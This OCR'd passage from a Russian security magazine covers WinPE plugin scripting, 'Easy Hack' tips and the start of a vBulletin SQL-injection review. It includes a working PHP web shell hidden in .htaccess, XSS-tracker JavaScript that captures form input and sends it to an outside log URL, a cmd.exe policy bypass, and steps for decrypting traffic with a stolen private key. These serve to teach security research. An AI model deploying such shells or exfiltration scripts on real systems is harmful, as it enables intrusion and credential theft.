
Дополнительные программы, которые можно включить в состав своей сборки системы, распространяются в виде скриптов (или плагинов — так их тоже называют). Подключить их просто. Достаточно скопировать их в \WinBuilder\Projects\Win7PE_SE\Apps и потом активировать через GUI-интерфейс WinBuider. Правда, чтобы они появились в дереве скриптов, программу приходится перезапускать, хотя не исключаю, что обновить список плагинов можно как-то проще. В некоторых случаях плагин распространяется в виде единственного файла — сценария. Тут есть два варианта. Разработчик мог включить необходимые файлы прямо в этот файл, закодировав их в base64. Или же в составе скрипта никакие файлы не включены, и их нужно скопировать в папку со сценарием самому (это должно быть подробно описано в мануале плагина). Последнее особенно касается коммерческого софта (того же самого Total Commander'a), файлы которого разработчики плагинов просто не имеют права распространять. Теперь отвечаю на наверняка возникший у тебя вопрос: «А где взять эти плагины?». Есть множество источников — например, отсюда:
- форум Reboot.pro's App Scripts (reboot.pro/forum/65);
- коллекция скриптов Al Jo's (al-jo.99k.org).

К примеру, можно скачать плагин Wireshark и необходимый для его работы Winpcap (доступны отсюда: reboot.pro/14842). Перемещаем его в каталог Apps/Network, активируем через дерево — и у нас получается сборка с полноценным сниффером. Ссылки на некоторые полезные плагины я привел в боковом выносе.
Несмотря на то, что готовых плагинов довольно много, полезно уметь самому написать скрипт для добавления нужных программ в систему. Когда добавляешь новый скрипт через «Tools → Create script...», WinBuilder предлагает простой шаблон скрипта. Для примера я приведу простенький сценарий, который устанавливает Softperfect Netscan



Устраняем ошибки

(www.softperfect.com/products/networkscanner), и поясню логику с помощью комментариев:



```
//Секция с информацией о добавляемом приложении
[main]
Title=NetScan
Description=Netscan from Softperfect
Selected=True
Level=5
Version=1
NoWarning=False
Download_Level=0

//Важные переменные, включая путь до исполняемого файла
[variables]
%ProgramTitle%=Netscan
%ProgramEXE%=netscan.exe
%ProgramFolder%=netscan

// Команды для установки приложения
[process]
// Копируем нужные файлы из поддиректории netscan в папке, где
находится скрипт (сюда нужно предварительно перенести
необходимое для работы программы)
CopyProgram,%ScriptDir%\%ProgramFolder%
//Добавляем ярлыки
Add_Shortcut,StartMenu,Netscan
Add_Shortcut,Desktop,Netscan
//Указываем DLL'ки, которые необходимы для работы программы.
WinBuilder включит их в сборку
Require_FileQ,mgmtapi.dll
Require_FileQ,msvcrt.dll
Require_FileQ,KERNEL32.dll
Require_FileQ,snmpapi.dll
Require_FileQ,USER32.dll
Require_FileQ,WS2_32.dll
Require_FileQ,wsnmp32.dll
```

Огромное количество скриптов доступно на форуме reboot.pro, их можно посмотреть как примеры и использовать в качестве основы. В любом случае, ничего сложного в создании своих сценариев нет. Если есть необходимость просто добавить какие-то файлы в сборку, то необязательно для этого создавать плагин. В этой ситуации поможет раздел «Components → Additional Files», который необходим как раз для такой ситуации. Если нажать на кнопку «Directory Example», то ты увидишь структуру папок, используемых в сборке, чтобы понимать, куда именно будут добавляться файлы.

Что у нас получилось?

Насколько хорошо работает такая система? Очень хорошо! При загрузке на моем ноутбуке, сразу цепляются необходимые драйвера, в том числе для беспроводного модуля. Таким образом, у меня сразу есть выход в Сеть. Все программы, если их правильно интегрировать (то есть, выполняя все их зависимости), на ура запускаются и работают. А это и софт для восстановления системы, работы с таблицами разделов, бэкапа, редактирования реестра, а также хак-тулзы. В конце концов, что может быть удобнее в качестве вспомогательной системы, которую можно всегда брать с собой и в случае необходимости с нее загружаться? ⌶



Тюрин «GreenDog» Алексей (agrrrdog@gmail.com)



Easy Hack






ЗАДАЧА: РАСШИРИТЬ ПОЗНАНИЯ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ.

РЕШЕНИЕ:

Знания — сила, с этим трудно поспорить. Знания во многом основываются на впитываемой нами информации. Последняя должна быть актуальной и достоверной. Где же взять такую? Сейчас очень многое можно почерпнуть с сайтов всевозможных секьюрити компаний и с блогов различных спецов. Но их количество очень велико, особенно если тебя интересуют какие-то конкретные направления, не говоря уже, что ресурсы сильно разнятся по качеству. В общем, примерно на такой мысли был организован проект по обмену букмарами — bit.ly/hPFQ4i. На нем сейчас представлено большое количество закладок на самые различные темы, можно добавлять и свои. Что приятно — мониторят данный проект хорошие секьюрити-специалисты из известных компаний, так что за качество можно не беспокоиться.
Кроме того, так как данный выпуск рубрики получился во многом web-ориентированным, предлагаю еще один соответствующий линк. Jeremiah Grossman — широко известная в узких кругах личность. И он каждый год (на протяжении последних пяти лет) проводит конкурс «Top Ten Web Hacking Techniques» (bit.ly/gmlXLZ). Последние призы: проходка на конфу OWASP'а BlackHat USA и пучок книг.
Здесь важно отметить, что в список в основном попадают не конкретные баги каких-то продуктов, а именно новые техники и векторы, что более интересно. Но для нас главное то, что мы можем почерпнуть оттуда целый мешок всего интересного. Многое из описанного в рубрике как раз было почерпнуто из этого списка.



Закладок много-много: читать — не перечитать




ЗАДАЧА: ОБХОД ГРУППОВОЙ ПОЛИТИКИ НА ЗАПРЕТ КОМАНДНОЙ СТРОКИ.

РЕШЕНИЕ:

Вернемся к обсуждению темы обхода групповых политик винды, начатой в прошлых номерах. Напомню: групповые политики — это, по сути, набор дополнительных ограничений (помимо ограничений прав доступа к объектам ОС) для обычных пользователей, выставляемых админом.
Сегодня мы коснемся политики — запрет доступа пользователей к командной строке. На практике я ее не встречал, но вот способ обхода такой забавный, что я не мог не написать :). Материал был взят с www.securityaegis.com. Итак, давай посмотрим, что это за политика:

```
1) Start → Run → gpedit.msc;
2) User Configuration → Administrative Templates;
3 )System → Prevent access to the command prompt.
```

Суть ее в том, что пользователь не может запускать cmd.exe и bat-/




Запрещаем пользователям доступ к cmd.exe и к bat-файлам

cmd-скрипты. Конечно, ограничение так себе — vbs и аналоги запускать все равно можно. Но вернемся к обходу ограничения. Действует оно на ОС до Windows XP включительно.
Фича в том, что в данных ОС кроме командной строки cmd.exe есть еще и command.com. Последняя — это урезанная DOS-консоль, оставленная для обратной совместимости, и она имеет очень

ограниченный функционал. Теперь самое интересное: запустить command.com мы можем, но запускать хоть сколько-нибудь значимые команды (ipconfig, например) возможности нет — отображается все то же ограничение на запуск консоли. Зато мы можем запустить встроенную команду, типа смены директории «cd». И в итоге, следующая комбинация будет работать нормально:

```
cd | ipconfig
```

Точно описать причинно-следственную связь такого поведения, почему оно работает, я не могу. Но подведу итог: ААА! Это просто умора :).




Обход запрета — очень просто



ЗАДАЧА: ПРОВЕРИТЬ HTTPS НА ДЫРЯВОСТЬ.

РЕШЕНИЕ:

Одна из проблем протокола HTTP — отсутствие шифрования трафика и проверки целостности данных, то есть присутствует возможность проводить атаки Man-in-the-middle. Все данные передаются открытым текстом, а это, согласись, совсем не круто. HTTPS — расширение протокола HTTP, поддерживающее шифрование за счет использования SSL/TLS-криптопротокола. В SSL используется асимметричный алгоритм с открытым ключом. В лучшем случае получается, что данные шифруются, а клиент удостоверяется, что сервер — это именно тот сервер. Но как ни странно, HTTPS — не панацея. Здесь тоже есть свои дырки, особенно в первой версии протокола. Сразу вспоминаются проблемы с самоподписанными сертификатами и успешные атаки хакеров на корневые центры сертификации. В итоге, в определенных ситуациях можно перехваченный трафик расшифровать, но что более актуально — провести пресловутый MiTM. Вообще — тема интересная! Но ладно, я о другом. HTTPS — вещь специфическая, и если тебе необходимо проверить сервер не вникая в тонкости, то можно поручить это дело одному web-сервису — www.ssllabs.com/ssldb/analyze.html. Данный ресурс отлично справляется со своей задачей: проверяет сертификат, настройки шифрования, выводит оценку в соответствии со стандартом, дает ссылки с примерами атак на выявленные прорехи. Так что почекай сервер своего интернет-банка и напиши им гневное письмо о том, что они не заботятся о своих клиентах! Если что-то не так, конечно :).



HTTPS на моем серваке мало чего стоит :)




ЗАДАЧА: РАСШИФРОВАТЬ HTTPS-ТРАФИК.

РЕШЕНИЕ:

И в продолжение предыдущей задачи— пример жизненный. Против админа была проведена arp-spoofing-атака и украден HTTPS-трафик общения его с сервером, если точнее— авторизация. Конечно, правильнее было бы сразу провести MiTM и подменить сервер своим сервером, особенно с учетом того, что на сервере был самоподписанный сертификат (что, в общем-то, обычно для локальных сеток), но как-то не срослось :). В итоге был кусок HTTPS-трафика, расшифровать который просто так не представляется возможным. Хотя… при плохом шифровании и использовании облачных вычислений :)… Но это уже частности. В общем, использую другую уязвимость и житейскую хитрость. Был украден закрытый ключ с сервера и сохранен локально в файлик la-la-la.key. Что дальше? Открываем Wireshark:

```
1) Открываем отсниффанный HTTPS-трафик;
2) Меню Edit → Preferences;
```


Расшифровываем HTTPS-трафик

```
3) В списке Protocols находим SSL(вводя буквы);
4) В RSA key list пишем через запятую:
5) IP-адрес сервера, порт, протокол, путь к ключу
192.168.0.100,443,SSL,c:\la-la-la.key;
6) Apply.
```





ЗАДАЧА: ОПРЕДЕЛИТЬ ОБНОВЛЕНИЕ MS SQL.

РЕШЕНИЕ:

Наверное, нет смысла говорить о том, что сбор информации о сервере/сервисе— вещь чрезвычайно важная при взломе. Получив точный номер версии, мы можем посмотреть уязвимости продукта, возможно— нарыть паблик-эксплоиты. Для MS SQL получить точный номер, включая номер билда,— не проблема. Через SQL-запрос:

```
Select @@version
```

Или Nmap'ом:


```
Nmap -sV -p1433 <targets>
```

Но интересное далее. На www.sqlteam.com/article/sql-server-versions (и аналогичных сайтах) добрые люди ведут сопоставление между конкретными версиями MS SQL и номерами обновлений для него от MS. Что приятно— указаны и даты выпуска обновлений, и линки на них. Так что мы сразу можем понять, обновляется ли сервер, и посмотреть баги, исправленные в следующих патчах.

http://www.sqlteam.com/article/sql-server-versions

10.00.1823	SQL Server 2008 RTM CU8	16 Nov 2009
10.00.1818	SQL Server 2008 RTM CU7	21 Sep 2009
10.00.1812	SQL Server 2008 RTM CU6	21 Jul 2009
10.00.1806	SQL Server 2008 RTM CU5	18 May 2009
10.00.1798	SQL Server 2008 RTM CU4	17 Mar 2009
10.00.1787	SQL Server 2008 RTM CU3	19 Jan 2009
10.00.1779	SQL Server 2008 RTM CU2	17 Nov 2008
10.00.1763	SQL Server 2008 RTM CU1	22 Sep 2008
10.00.1600	**SQL Server 2008 RTM**	6 Aug 2008
SQL Server 2005		
9.00.5266	SQL Server 2005 SP4 CU3	21 Mar 2011
9.00.5259	SQL Server 2005 SP4 CU2	22 Feb 2011
9.00.5254	SQL Server 2005 SP4 CU1	20 Dec 2010
9.00.5000	**SQL Server 2005 SP4**	17 Dec 2010
9.00.4325	SQL Server 2005 SP3 CU15	21 Mar 2011
9.00.4317	SQL Server 2005 SP3 CU14	21 Feb 2011
9.00.4315	SQL Server 2005 SP3 CU13	20 Dec 2010

Сопоставление номера версии MS SQL и патчей от производителя



ЗАДАЧА: ЗАЛИТЬ И СПРЯТАТЬ ВЕБ-ШЕЛЛ НА СЕРВЕРЕ.

РЕШЕНИЕ:

Решение данной задачи основано на посте в блоге, автор которого— Eldar Marcussen (bit.ly/mm1ynl). В нем он поделился опытом о тестировании какой-то CMS'ки, в которой предложил прятать шелл в стандартном для Apache файле— .htaccess. Сама идея не особо нова и не особо юзабельна, но что-то в ней определенно есть, ее стоит держать где-то в уме, на полочке.
Напомню, .htaccess— это файл дополнительной конфигурации веб-сервера Apache. Он является подобием httpd.conf с той разницей, что действует только на каталог, в котором располагается, и на его дочерние каталоги. Возможность использования .htaccess в том или ином каталоге указывается в httpd.conf (директива AllowOverride).
Таким образом, получается, что закачав .htaccess на сервер, мы можем изменить настройки. Кроме того, .htaccess является неплохим местом для того, чтобы спрятать web-шелл от глаз людских, потому как он в основном воспринимается как что-то системное, необходимое. Ну а теперь практический пример:

```
<Files ~ "^\.ht">
  Order allow,deny
  Allow from all
</Files>
AddType application/x-httpd-php .htaccess

#### <?php echo "\n";passthru($_GET['c']." 2>&1"); ?> #####
```

Итак, пояснения. Первый блок используется для перезаписи дефолтного правила, запрещающего доступ к .htaccess из веба. Далее определяем .htaccess как файл, который исполняется как php-скрипт. И последнее— в комментариях спрятан простейший php-шный шелл-код, который выполняет в системе команду, полученную в параметре 'c' с выводом всех данных обратно в браузер. Запускаем команды следующим образом: `http://victim.com/path/.htaccess?c=command`. Как видишь— все просто. Apache воспринимает этот файл как обычный .htaccess, а php вырывает только нужный ему кусок. Eldar Marcussen на этом не остановился, расширил сам шелл и продолжил изыскания новых векторов атак, связанных с файлами настроек Апача. Более подробную информацию можно прочитать здесь— bit.ly/jBHjNz, а скачать здесь— bit.ly/lu9CuD.



ЗАДАЧА:ПОЛУЧИТЬ МАКСИМУМ ЧЕРЕЗ XSS-УЯЗВИМОСТЬ.

РЕШЕНИЕ:

XSS— одна из самых распространенных сейчас уязвимостей на веб-сайтах. По теории, XSS-бывают двух видов:
- stored/активная XSS— та, которая хранится на сервере и запускается сразу при открытии жертвой страницы;
- reflected/пассивная XSS— не хранится на сервере и требует от пользователя перехода по специально сформированной ссылке, код в которой и будет исполнен.

Второй вид очень часто не воспринимается людьми как опасный. Дескать, пользователь сам дурак, что перешел по кривой ссылке. И очень зря, ведь XSS можно скрыть с помощью сервисов по свертыванию ссылок, но более интересная идея описана дальше. Обычно всех пугают раскрытием данных из кукисов, которые чаще всего содержат идентификатор сессии и еще какую-нить конфиденциальную информацию: `<script>alert(document.cookie); </script>`. Как понятно, вместо отображения кукисов, злобные взломщики перенаправляют эти данные к себе на сервер. В результате у них появляется возможность зайти на какой-то ресурс, используя данные кукисов под пользователем, у которого эти кукисы были украдены. Как ни странно, вполне адекватная защита от этого есть — флаг HttpOnly, который указывает на запрет чтения/записи данных Cookie посредством JavaScript, отсюда и название: кукисы доступны только через протокол HTTP. Получается, что атакующий уже не может украсть данных. Казалось бы XSS мог потерять актуальность, однако есть несколько обходов этого ограничения.
По сути своей, чтобы вполне осознать серьезность XSS-уязвимостей, важно понять, что, используя возможности яваскрипта, мы можем

сделать почти все что захотим. В качестве примера я хочу представить нашего польского соратника по цеху — Кшиштофа Котовича и его творение с названием XSS-tracker: bit.ly/9zZU68. Суть идеи заключается в том, чтобы используя возможности яваскрипт, следить за действиями пользователя на всем сайте и при необходимости сграбить ценные данные с просматриваемых страниц, либо выполнить какие-то команды вместо пользователя. Но как это сделать? Ведь XSS обычно находится на одной конкретной странице. А мы хотим следить за пользователем по всему сайту. Как же это сделать? Кшиштоф предложил использовать для этого развернутый на весь экран фрейм, куда поместить контент с настоящего сайта. В результате пользователь будет ползать уже внутри iframe, при этом фактически не покидая страницу, где находится XSS. Вредоносный яваскрипт при этом продолжает работу и имеет полный доступ ко всему, что находится внутри iframe. Причем так как дырка находится на самом сайте и фрэйм оттуда же, то кросс-доменная политика никак не ограничивает яваскрипт. Надеюсь, что у меня получилось понятно объяснить суть идеи. Если нет, то попрактиковавшись на тестовом сайте bit.ly/jETYQx, ты все поймешь.
Не могу сказать, что поляк открыл что-то неведанное, о таком подходе многие думали, но он сделал качественную реализацию, собрав все воедино. Пока в XSS-tracker реализован мониторинг ввода данных и перехват файлов. На практике все реализовано на базе библиотеки jQuery и выглядит следующим образом. Сначала прячется сам фрэйм и подгружается исходная страницу:

```
$('body').children().hide();
$('<iframe>')
  .css({ position: 'absolute', width: '100%', height: '100%',
         top: 0, left: 0, border: 0, background: '#fff' })
  .attr('src', 'http://example.com').appendTo('body');
```


Доступ к внутренним элементам мы получаем каждый раз при обновлении фрейма, то есть при любом переходе пользователя внутри фрэйма.

```
$('<iframe>').load(function() {
  this.contentWindow; this.contentDocument;
});
```

Мониторинг переходов по всем ссылкам и ввод форм.

```
$('body',this.contentDocument)
.find('a')
  .click(function() {
   log({event:'click', 'from': location, 'href': this.href,
        'target': this.target});
  })
.end()
.find('form')
  .submit(function() {
   log({event: 'submit',
      from: location,
      action: $(this).attr('action') || location,
      fields: $(this).serialize()
      });
  })
.end();
```

Аналогичным образом, используя селекторы jQuery, мы можем обратиться к любому элементу внутри страницы. Селектор — это что-то вроде описания элемента, к которому обращаешься. Причем селекторы можно задавать в своего рода регекспах. Если интересно, очень показательно все описано на сайте api.jquery.com/category/selectors. Например, используя следующий селектор, мы находим поле ввода с именем password и выводим его значение алертом на экран: `alert($('input[name|="password"]').val());`. Ну и система логирования



Логика работы XSS-tracker'а — все внутри iframe

всех украденных данных находится на любом стороннем сайте. Данные отправляются через GET-запрос:

```
function log(what) {
  what["_"] = Math.random();
  try {
    $.get(logUrl, what);
  } catch (e) {
   var i = new Image();
   i.src = logUrl + "?" + encodeURIComponent($.param(what));
   $(i).load(function() {$(this).remove();}).appendTo("body");
  }
};
```

Остальные фичи и возможности ищи на сайте автора. В общем, идея хороша, и над реализацией автор тоже потрудился на славу. Ему спасибо :). Теперь о минусах и тонкостях.

1. Данная реализация из-за XSS-фильтра не работает в IE8 и Chrome.

2. Против данной технологии (XSS+iframe) используются методы защиты — frame busting. Это специальные яваскрипты, уничтожающие фреймы. Но это все тоже можно обойти :).

3. При открытии в фрейме другого сайта, мы уже не можем просматривать внутренности из-за кросс-доменных политик.

В общем, тема очень большая и не совсем подходит к формату этой рубрики. Странно, что никто из авторов журнала, более прошаренных в web-безопасности, чем я, еще не писал об этом :).
И под конец еще один небольшой пример, чтобы еще больше напугать всех. Следующую атаку удалось провернуть мне с Алексеем Синцовым. Есть сайт А, на котором есть XSS-уязвимость. Есть пользователь, который залогинен на сайте А. Куки защищены HttpOnly + рандомный идентификатор в самом HTML-коде. Была реализована следующая атака. Пользователь зашел на сайт Б, который принадлежит злоумышленнику. На этом сайте в скрытом фрейме подгрузился сайт А с запуском XSS-уязвимости. Данная уязвимость запустила XSS-tracker, то есть еще один фрэйм с сайтом А. Докрученный XSS-tracker вынул из кода рандомный идентификатор и с учетом того, что куки с браузером жертвы посылаются автоматом, смог выполнить команду от имени жертвы. Получился такой злой XSS+CSRF. В результате даже впаривать кривую ссылку пользователю не надо.

PS. Хотелось бы поблагодарить Дмитрия Евдокимова aka D1g1 (редактора раздела софта Security нашего DVD) за помощь, оказанную в подготовке материалов в эту рубрику :).

PS2. В продолжение темы о наполнении себя знаниями — приходи на встречи Defcon-Russia (www.defcon-russia.ru).

iv (ivinside.blogspot.com)
pikofarad (115612, дер. Красная звездочка, д.1)



ОБЗОР ЭКСПЛОИТОВ

Минувший месяц был достаточно богат на публикации разнообразных эксплоитов, в особенности для веб-приложений: Joomla, vBulletin и WordPress стабильно показывают хорошие (а для кого-то и плохие) позиции в чартах. Все их разобрать в обзоре, увы, не выйдет, но самые интересные уже ждут тебя!

01 SQL-ИНЪЕКЦИЯ В VBULLETIN 4.0.X => 4.1.2

CVSSV2

7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

vBulletin — один из самых распространенных форумных движков, а с недавних пор еще и CMS (vBulletin Publishing suite), в простонародье — булка. Немецкий исследователь под псевдонимом J0hn.X3r уже не в первый раз находит багу в этом движке, и в этот раз к поискам его подтолкнуло очередное обновление безопасности, в котором исправлялись некоторые критические уязвимости. Такой метод обратного инжиниринга патчей широко используется исследователями для выявления багов как в обычных скриптах, так и в бинарных файлах. В этом случае требуется лишь просмотреть изменения, которые вносит патч, и сделать соответствующие выводы. Таким образом, область поиска существенно сокращается.

EXPLOIT

Взор багоискателя пал на два файла. Первым из них был /vb/search/searchtools.php и конкретно функция getDisplayString:


```
public static function getDisplayString($table,
  $table_display, $fieldname, $key, $id, $comparator, $is_date)
{
   global $vbulletin, $vbphrase;
   $names = array();

   if (is_array($id))
   {
      $sql = "SELECT DISTINCT $table.$fieldname from " .
         TABLE_PREFIX .
         "$table AS $table WHERE $key IN (" . implode(', ', $id) . ")";
      if ($rst = $vbulletin->db->query_read($sql))
      {
         while($row = $vbulletin->db->fetch_row($rst))
         {
            $names[] = $row[0];
         }
      }

      if (count($names) > 0)
      {
         return $table_display . ': ' . implode(', ', $names);
      }
   }
   else
   {
      //If we got here, we have a single value
      if ($row = $vbulletin->db->query_first(
        "SELECT $table.$fieldname from " . TABLE_PREFIX .
        "$table AS $table WHERE $key = $id"))
      {
         return  $table_display . ' ' .
           self::getCompareString($comparator, $is_date)
           . ' ' . $row[0];
      }
   }

   return "";
}
```

Интерес для нас в этой функции представляет переменная $id, которая



Cisco подтверждает, что облажалась

никак в ней не фильтруется. Теперь посмотрим, где используется эта уязвимая функция, и обнаружим файл /packages/vbforum/search/type/socialgroup.php, строки 201-203:

```
vB_Search_Searchtools::getDisplayString(
   'socialgroupcategory', $vbphrase['categories'],
   'title', 'socialgroupcategoryid',
   $value, vB_Search_Core::OP_EQ, true ));
```

Истина где-то рядом. Как действовать дальше? Из параметров функции становится ясно, что вызов связан с поиском по неким «social groups». В ходе экспериментов рекомендуется использовать Live HTTP Headers — плагин для Firefox, так как нам придется работать с параметрами в POST-запросах. Так как исходная функция явно используется при поиске, то подвергнем экзекуции страницу поиска search.php. Перейдем по ссылке «Search Multiple Content Types» и отметим галочку напротив «groups», а в строку поиска введем название какой-нибудь существующей группы или ее часть, например, team. Вот такой POST-запрос при этом получится:

```
type%5B%5D=7&query=team&titleonly=1&searchuser=&ex
actname=1&tag=&dosearch=Search+Now&searchdate=0&beforeafter=a
fter&sortby=relevance&order=descending&saveprefs=1&s=&securit
ytoken=1302542927-d4cf038925f1bba6869e060b837d651371f1c0e0&do
=process&searchthreadid=
```

Для эксплуатации уязвимости дополним исходный запрос SQL-инъекцией:

```
